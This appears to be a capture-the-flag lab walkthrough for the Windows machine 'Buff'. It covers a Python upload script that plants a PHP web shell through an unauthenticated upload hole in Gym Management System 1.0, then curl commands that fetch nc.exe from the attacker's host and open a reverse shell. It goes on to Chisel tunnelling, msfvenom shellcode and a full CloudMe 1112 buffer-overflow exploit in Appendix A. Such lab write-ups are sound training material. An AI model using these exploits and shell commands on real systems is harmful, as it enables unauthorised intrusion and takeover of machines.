Buff

16th Oct 2020 / Document No D20.100.95

Prepared By: felamos

Machine Creator: egotisticalSW

Difficulty: Easy

Classification: Official

Synopsis

Buff is an easy difficulty Windows machine that features an instance of Gym Management System 1.0. This is found to suffer from an unauthenticated remote code execution vulnerability. Enumeration of the internal network reveals a service running at port 8888. The installation file for this service can be found on disk, allowing us to debug it locally. We can perform port forwarding in order to make the service available and exploit it.

Skills Required


- Basic Networking
- Enumeration

Skills Learned

- Unauthenticated RCE
- Buffer Overflow
- Port Forwarding

Enumeration


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.198 | grep ^[0-9] | cut -d '/' -f1
| tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p $ports 10.10.10.198 -Pn
```



```
nmap -sC -sV -p$ports 10.10.10.198 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and
scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 10:37 IST
Nmap scan report for 10.10.10.198
Host is up (0.22s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g
PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut
```

The Nmap scan reveals port 8080, which is running Apache server with PHP version 7.4.6.

On navigating to port 8080 we're presented with a fitness website.



Visiting `/contact` reveals information about the version of the web application.

About Fitness

mrb3n's Bro Hut

Made using Gym Management Software 1.0

Foothold

We know that the web application is running Gym Management Software 1.0. Searching for known issues for this application reveals an unauthenticated file upload vulnerability, which allows attackers to gain RCE.

We can download Gym Management Software from here. Let's take a look at source code to understand how it works.

```
unzip Gym-Management-System-Project-in-PHP-master.zip
```

Accord to public analysis on this application, the vulnerability exists in `upload.php` because the application doesn't check if the user is authenticated.

```
<?php
<SNIP>
$user = $_GET['id'];
$allowedExts = array("jpg", "jpeg", "gif", "png","JPG");
$extension = @end(explode(".", $_FILES["file"]["name"]));
if(isset($_POST['pupload'])){
if (((($_FILES["file"]["type"] == "image/png")
<SNIP>
      move_uploaded_file($_FILES["file"]["tmp_name"],
      "upload/". $user.".".$ext);
      $url=$user.".".$ext;
<SNIP>
?>
```

Looking at the source code of `upload.php`, we see that it takes in the GET parameter `id` and assigns the value to a variable user. It also checks if the image file is valid, but we can bypass those filters by adding a double extension. Lets create a simple Python script to upload our malicious php code.


```
#!/usr/bin/env python3

import requests

def Main():
    url = "http://10.10.10.198:8080/upload.php?id=test"
    s = requests.Session()
    s.get(url, verify=False)
    PNG_magicBytes = '\x89\x50\x4e\x47\x0d\x0a\x1a'
    png = {
            'file':
            (
                'test.php.png',
                PNG_magicBytes+'\n'+'<?php echo shell_exec($_GET["cmd"]); ?>',
                'image/png',
                {'Content-Disposition': 'form-data'}
                )
            }
    data = {'pupload': 'upload'}
    r = s.post(url=url, files=png, data=data, verify=False)
    print("Uploaded!")

if __name__ == "__main__":
    Main()
```

We are satisfying the check that this is a valid PNG file by prepending it with the magic bytes for PNG, which are 0x8950 in hex.

```
<?php echo shell_exec($_GET["cmd"]); ?>
```


The PHP code in in our webshell will execute any command we provide in a GET request using the "cmd" parameter.

Lets execute the Python code.



```
python3 upload.py
Uploaded!
```

Next, let's navigate to `/upload/test.php` and try to execute a command.




```
curl http://10.10.10.198:8080/upload/test.php?cmd=whoami
_PNG

buff\shaun
```

This succeeded. Let's upgrade to a proper shell. First, upload a Netcat binary, then stand up a simple Python HTTP server and a Netcat listener locally on port 4444.

```
python3 -m http.server 80
nc -lvnp 4444
```

Finally, issue the commands below to download nc.exe and execute it to spawn a reverse shell.

```
curl "http://10.10.10.198:8080/upload/test.php?cmd=powershell%20Invoke-
WebRequest%20-Uri%20http%3A%2F%2F10.10.14.2%2Fnc.exe%20-
Outfile%20c%3A%5Cusers%5Cpublic%5Cnc.exe"

curl "http://10.10.10.198:8080/upload/test.php?
cmd=c%3A%5Cusers%5Cpublic%5Cnc.exe%2010.10.14.2%204444%20-e%20cmd.exe"
```




```
curl "http://10.10.10.198:8080/upload/test.php?cmd=powershell%20Invoke-
WebRequest%20-Uri%20http%3A%2F%2F10.10.14.2%2Fnc.exe%20-Outfile%20c
%3A%5Cusers%5Cpublic%5Cnc.exe"
_PNG

curl "http://10.10.10.198:8080/upload/test.php?cmd=c
%3A%5Cusers%5Cpublic%5Cnc.exe%2010.10.14.2%204444%20-e%20cmd.exe"
```

```
nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.10.198 49763
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun

C:\xampp\htdocs\gym\upload>
```

We've successfully received a more stable reverse shell.

Lateral Movement


On enumerating the file system, we come across the binary `CloudMe_1112.exe` in the directory `C:\Users\shaun\Downloads`.



```
c:\Users\shaun\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of c:\Users\shaun\Downloads

14/07/2020  13:27    <DIR>          .
14/07/2020  13:27    <DIR>          ..
16/06/2020  16:26        17,830,824 CloudMe_1112.exe
               1 File(s)     17,830,824 bytes
               2 Dir(s)   9,354,342,400 bytes free
```

After downloading and running the installer in a VM, we see that the service is listening on port 8888. Using `netstat`, we confirm that port 8888 is available on the box, bound to localhost.

```
netstat -an | findstr "LISTENING"
```




```
c:\Users\shaun\Downloads>netstat -an | findstr "LISTENING"
netstat -an | findstr "LISTENING"
<SNIP>
TCP    127.0.0.1:8888         0.0.0.0:0              LISTENING
<SNIP>
```

Privilege Escalation

Searching online for "Cloud Me" version 1112 returns this Exploit-DB exploit. Inspection reveals that it's a buffer overflow exploit (see **Appendix A** for the code listing).

As the service listens on localhost, we can make this port available to our machine using a SOCKS proxy. To accomplish this, we can use Chisel. First, set up the Chisel server on our attacking machine, listening on port 9999.


```
./chisel server -p 9999 --reverse
```



```
./chisel server -p 9999 --reverse

2020/10/16 08:55:04 server: Reverse tunnelling enabled
2020/10/16 08:55:04 server: Fingerprint <SNIP>
2020/10/16 08:55:04 server: Listening on http://0.0.0.0:9999
```

We can download Chisel for Windows and upload it to the target machine so we can tunnel port 8080 to our system.


```
chisel.exe client 10.10.14.2:9999 R:8888:127.0.0.1:8888
```



```
c:\Users\shaun\Downloads>chisel.exe client 10.10.14.2:9999
R:8888:127.0.0.1:8888
chisel.exe client 10.10.14.2:9999 R:8888:127.0.0.1:8888
2020/10/16 17:01:14 client: Connecting to ws://10.10.14.2:9999
2020/10/16 17:01:14 client: Fingerprint <SNIP>
2020/10/16 17:01:15 client: Connected (Latency <SNIP> ms)
```

We confirm that the tunnel was successfully established. Let's use msfvenom to generate shellcode.


```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4444
EXITFUNC=thread -b "\x00\x0d\x0a" -f python
```



```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4444
EXITFUNC=thread -b "\x00\x0d\x0a" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes

Final size of python file: 1712 bytes

buf =  b""

buf += b"\xba\xae\x9d\x95\x98\xda\xcb\xd9\x74\x24\xf4\x5f\x33"
buf += b"\xc9\xb1\x52\x83\xef\xfc\x31\x57\x0e\x03\xf9\x93\x77"
<SNIP>
```

Next, stand up a Netcat listener on port 2222, replace shellcode in the script and then run it. The script will send our payload to the service at 8888.

```
python2 run.py
```



```
nc -lvnp 2222
Listening on 0.0.0.0 2222
Connection received on 10.10.10.198 49922
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```

This is successful and we receive a shell as administrator and can access the root flag on the desktop.

Appendix A

CloudMe Exploit Code:

```
import socket
import sys

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4444
EXITFUNC=thread -b "\x00\x0d\x0a" -f python
payload     = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
payload    += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
payload    += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
payload    += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
payload    += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
payload    += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
payload    += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
payload    += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
payload    += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
payload    += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
payload    += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
payload    += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
payload    += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
payload    += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
payload    += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
payload    += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
payload    += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"

overrun     = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```